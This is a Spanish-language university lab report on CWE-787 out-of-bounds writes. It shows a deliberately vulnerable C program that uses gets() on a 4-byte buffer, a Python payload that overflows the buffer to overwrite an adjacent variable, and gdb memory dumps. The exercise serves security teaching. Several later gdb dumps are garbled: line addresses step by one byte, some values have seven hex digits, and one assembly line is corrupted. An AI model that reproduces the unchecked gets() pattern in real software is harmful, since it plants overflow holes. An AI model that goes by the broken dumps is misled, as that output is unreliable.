



Universidad Veracruzana

Licenciatura en Ingeniería de Software

Facultad de Estadística e Informática

CWE-787 Out-of-bounds Write

Programación Segura (12800)


Guillermo Humberto Vera Amaro

Daniel Mongeote Tlachy

Xalapa, Ver; martes 12 de marzo del 2024

Instrucción. Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad de Escritura fuera de límites en equipos Linux.

- a. Coloca la captura de pantalla de tu código fuente en Visual Studio Code.



```
1 #include <stdio.h>
2
3 int main()
4 {
5     int cookie;
6     char buf[4];
7
8     printf("buf: %08p cookie: %08p\n", &buf, &cookie);
9
10    gets(buf);
11
12    if(cookie == 0x41424344)
13        printf("\nGanaste!\n");
14    else
15        printf("\nPerdiste!\n");
16
17 }
```

- b. Coloca la captura de pantalla de la salida de tu programa con el payload en python correcto para imprimir el resultado: Ganaste!

```
tlachos@servidorfe1:~/codigo/ps/cwe-787$ python -c 'print ("A" * 4 + "\x44\x43\x42\x41")' | ./programa.out
buf: 0xbfbab998 cookie: 0xbfbab99c
Ganaste!
```

- c. Coloca la captura de pantalla del volcado de memoria de gdb donde se vea que en la dirección de memoria de la variable cookie, se almacena el valor de 0x41424344.

```
Breakpoint 1, 0x080484a6 in main ()
(gdb) x/20wx 0xbffff5b8
0xbffff5b8: 0x41414141 0x41424344 0xb7fcb300 0xbffff5e0
0xbffff5c8: 0x00000000 0xb7e30647 0xb7fcb000 0xb7fcb000
0xbffff5d8: 0x00000000 0xb7e30647 0x00000001 0xbffff674
0xbffff5e8: 0xbffff67c 0x00000000 0x00000000 0x00000000
0xbffff5f8: 0xb7fcb000 0xb7fffc04 0xb7fff000 0x00000000
(gdb) continue
Continuing.

Ganaste!
[Inferior 1 (process 1589) exited normally]
```

```
0x000444d2 <+125>: mov     ecx,0x000 PTH [ebp+0x4]
0x000444d7 <+188>: leave
0x000444d8 <+189>: lea     esp,[ecx+0x4]
0x000444db <+132>: ret
End of assembler dump.
(gdb) run
Starting program: /home/tlacho/codigo/ps/cwe-787/programa.out
buf: 0xbffff5b8 cookie: 0xbffff5bc
prueba

Perdiste
[Inferior 1 (process 1561) exited normally]
(gdb) break *0x000444d6
Breakpoint 1 at 0x000444d6
Starting program: /home/tlacho/codigo/ps/cwe-787/programa.out
buf: 0xbffff5b8 cookie: 0xbffff5bc
AAA

Breakpoint 1, 0x000444d6 in main ()
(gdb) x/20wx 0xbffff5b8
0xbffff5b8: 0x00000000 0xb7c3b047 0xb7fc0000 0xb7fc0000
0xbffff5b9: 0x00000000 0xb7c3b047 0x00000001 0xbffff674
0xbffff5ba: 0xbffff67c 0x00000000 0x00000000 0x00000000
0xbffff5bb: 0xb7fc0000 0xb7ffffc4 0xb7ffff00 0x00000000
0xbffff5bc: 0xb7fc0000 0xb7fc0000 0x1e68e475 0x1e68e475
(gdb) x/20wx 0xbffff5bd
0xbffff5bd: 0x000444d1 0x00044501 0xb7fc3dc 0xbffff5e0
0xbffff5be: 0x00000000 0xb7c3b047 0xb7fc0000 0xb7fc0000
0xbffff5bf: 0x00000000 0xb7c3b047 0x00000001 0xbffff674
0xbffff5c0: 0xbffff67c 0x00000000 0x00000000 0x00000000
0xbffff5c1: 0xb7fc0000 0xb7ffffc4 0xb7ffff00 0x00000000
0xbffff5c2: 0xb7fc0000 0xb7fc0000 0x1e68e475 0x1e68e475
(gdb) x/20wx 0xbffff5c3
0xbffff5c3: 0x00044501 0xb7fc3dc 0xbffff5e0 0x00000000
0xbffff5c4: 0xb7c3b047 0xb7fc0000 0xb7fc0000 0x00000000
0xbffff5c5: 0xb7c3b047 0x00000001 0xbffff674 0xbffff67c
0xbffff5c6: 0x00000000 0x00000000 0x00000000 0xb7fc0000
0xbffff5c7: 0xb7ffffc4 0xb7ffff00 0x00000000 0xb7fc0000
0xbffff5c8: 0xb7fc0000 0x00000000 0x1e68e475 0x27872a65
(gdb) continue
Continuing.

Perdiste
[Inferior 1 (process 1565) exited normally]
(gdb) run
Starting program: /home/tlacho/codigo/ps/cwe-787/programa.out
buf: 0xbffff5b8 cookie: 0xbffff5bc
AAAA8888

Breakpoint 1, 0x000444d6 in main ()
(gdb) x/20wx 0xbffff5b8
0xbffff5b8: 0x000444d1 0x00044501 0xb7fc3dc 0xbffff5e0
0xbffff5b9: 0xb7c3b047 0xb7fc0000 0xb7fc0000 0x00000000
0xbffff5ba: 0x00000000 0xb7c3b047 0x00000001 0xbffff674
0xbffff5bb: 0x00000000 0x00000000 0x00000000 0xb7fc0000
0xbffff5bc: 0xb7ffffc4 0xb7ffff00 0x00000000 0xb7fc0000
(gdb) continue
Continuing.

Perdiste
[Inferior 1 (process 1588) exited normally]
(gdb) run
Starting program: /home/tlacho/codigo/ps/cwe-787/programa.out
buf: 0xbffff5b8 cookie: 0xbffff5bc
AAAA000A

Breakpoint 1, 0x000444d6 in main ()
(gdb) x/20wx 0xbffff5b8
0xbffff5b8: 0x000444d1 0x00044501 0xb7fc3dc 0xbffff5e0
0xbffff5b9: 0xb7c3b047 0xb7fc0000 0xb7fc0000 0x00000000
0xbffff5ba: 0xb7c3b047 0x00000001 0xbffff674 0xbffff67c
0xbffff5bb: 0xb7fc0000 0x00000000 0x00000000 0x00000000
0xbffff5bc: 0xb7ffffc4 0xb7ffff00 0x00000000 0xb7fc0000
(gdb) continue
Continuing.

Perdiste
[Inferior 1 (process 1589) exited normally]
(gdb) #
```

- d. Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.
- URL: <https://github.com/danieltlachy/CWE-787-Out-of-bounds-Write.git>